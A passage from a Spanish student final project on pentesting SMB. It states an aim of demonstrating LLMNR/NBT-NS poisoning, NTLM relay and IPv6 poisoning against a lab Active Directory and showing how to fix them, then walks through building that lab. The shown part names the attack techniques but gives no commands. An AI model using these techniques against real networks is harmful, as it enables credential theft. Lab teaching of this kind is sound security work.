PENTESTING EN SMB

PROYECTO FIN DE GRADO - ASIR

21 DE JUNIO DE 2022

ADRIÁN DÍAZ AGUILAR

Tabla de contenido

1. Introducción

1.1. Objetivo

El objetivo principal del documento es dar a conocer las debilidades relativas al protocolo de Server Message Block (SMB) en entornos empresariales y las acciones necesarias para solucionarlas.

Inicialmente, se mostrará el proceso de creación del directorio activo donde posteriormente se desplegarán los siguientes ataques:

- Envenenamiento LLMNR/NBT-NS.
- NTLM Relay por IPv4.
- Envenenamiento del tráfico IPv6 + proxychains.

Cabe destacar que este laboratorio simula un test de intrusión interno, es decir, un atacante que ya tiene acceso a la red interna de la corporación. Estas técnicas no funcionarán con acceso por VPN.

2. Configuración del Directorio Activo

2.1. Introducción

Para nuestro laboratorio, se emplearán los siguientes activos:

- Windows Server 2016 (actuará como controlador de dominio [DC]).
- 2 máquinas Windows 10 (actuarán como usuarios del dominio).
- Ubuntu (máquina atacante).

ACTIVO	DESCRIPCIÓN
Windows Server 2016	Activo que actuará como controlador de dominio
2x Winows 10	Activos que actuarán como usuarios del dominio
Ubuntu	Activo que actuará como un atacante

2.2. Configuración del DC

Primero, procederemos a configurar el nombre del equipo para darle un nombre descriptivo, tarea muy común en entornos empresariales para permitir identificar los servicios de manera más rápida (Ej: SQLService). Para ello, nos dirigiremos a *Configuración* > *Sistema* > *Acerca de* y seleccionaremos Cambiar el nombre de este equipo, como se muestra a continuación:



Ilustración 1 – Modificación del nombre del equipo DC

Como nombre, pondremos DC01 para permitir identificar al controlador de dominio.



Ilustración 2 – Especificación del nombre al equipo DC

Posteriormente, configuraremos una dirección IPv4 estática para evitar que el servidor DHCP asigne una dirección diferente. Comprobaremos la dirección que tiene asignada el activo haciendo uso de *ipconfig*:



Ilustración 3 – Comprobación de la dirección IP asignada al DC

Para poder configurar una dirección estática, nos dirigiremos a *Panel de control\Redes e Internet\Conexiones de red* y seleccionaremos la interfaz que queremos modificar (en el caso del laboratorio, solo existe la Ethernet), daremos clic derecho y *Propiedades* y seleccionaremos *Protocolo de Internet versión 4 (TCP/IPv4)* donde especificaremos lo siguiente:



Ilustración 4 – Configuración de dirección IPv4 estática en el controlador de dominio

A continuación, procederemos a crear el Directorio Activo. Para ello, seleccionaremos *Agregar roles y características* en Administrador del servidor:



Ilustración 5 – Configuración de roles y características para crear un dominio

Dicha instalación es bastante sencilla, deberemos de seleccionar *Instalación basada en características o en roles:*



Ilustración 6 – Selección del tipo de instalación

Seguidamente, seleccionamos el servidor actualmente en uso (DC01):



Ilustración 7 – Selección del servidor actualmente en uso (DC01)

En el apartado de roles de servidor, deberemos de seleccionar *Servicios de dominio de Active Directory* y *Servidor DNS*. Estos son necesarios para que el Directorio Activo funcione correctamente.



Ilustración 8 – Selección de los roles del servidor

Las siguientes secciones no requieren de modificación, por lo que solo nos queda agregar estos roles al servidor procediendo con la instalación:



Ilustración 9 – Instalación de los roles anteriormente especificados

Una vez instalados, deberemos de promover el servidor a controlador de dominio. Para ello, seleccionaremos la siguiente pestaña:



Ilustración 10 – Requisito de promover el servidor a controlador de dominio

Antes de proseguir con la configuración deberemos de explicar algunos términos propios de directorio activo:

- **Árbol**: Un árbol representa un conjunto de dominios que comparten un mismo espacio de nombres. Los dominios de un árbol también se vinculan mediante relaciones de confianza, dicha confianza está basada en el protocolo de seguridad Kerberos. La confianza de Kerberos es transitiva y jerárquica: si el dominio A confía en el dominio B y el dominio B confía en el dominio C, el dominio A confía en el dominio C.



Ilustración 11 – Relación de confianza en un árbol de dominio

- **Bosque**: Un bosque es una construcción lógica que el servicio de nombres de directorio activo (AD DS) usa para agrupar uno o más dominios. De forma predeterminada, un dominio se crea como un bosque de usuario. Este tipo de

bosque sincroniza todos los objetos del directorio activo, incluidas las cuentas de usuario creadas en un entorno de AD DS local.

Siguiendo con la configuración del controlador de dominio, el paso que deberemos de realizar es crear un nuevo bosque, donde introduciremos el nombre de dominio que queremos usar (en nuestro caso será gonzalonazareno.org):



Ilustración 12 – Creación de un nuevo bosque asignando el dominio gonzalonazareno.org

Posteriormente, nos pedirá introducir una contraseña para el modo de restauración de servicios de directorio (DSRM), el cuál nos permitirá realizar un arranque en modo seguro para poder reparar o recuperar una base de datos del Directorio Activo.



Ilustración 13 – Asignación de contraseña para DSRM

Las siguientes secciones no requieren de ninguna configuración en específico. Una vez se comprueben los requisitos y que la configuración establecida es correcta, procederemos a instalar los servicios de dominio de Active Directory en el equipo:



Ilustración 14 – Instalación de los servicios de dominio de Active Directory en el activo DC01

Tras completar la instalación, habremos terminado con la configuración del DC.

2.3. Configuración de los activos

La principal configuración que deberemos de realizar en ambos activos es la de configurar como DNS preferido la dirección IPv4 del DC, para posteriormente añadir dichos equipos al dominio de gonzalonazareno.org.



Ilustración 15 – Configuración del DNS en los activos añadiendo la IP del DC

Seguidamente, procederemos a añadir ambos equipos al dominio. Para ello, nos dirigiremos a *Configuración > Sistema > Acerca de > Cambiar el nombre de este quipo (avanzado)*, donde modificaremos a su vez el nombre del equipo (los activos se llamarán PC-ADIAZ y PC-MVAZQUEZ) como se muestra a continuación:



Ilustración 16 – Adición del activo PC-ADIAZ al dominio gonzalonazareno.org

El mismo paso lo realizaremos con el activo PC-MVAZQUEZ:

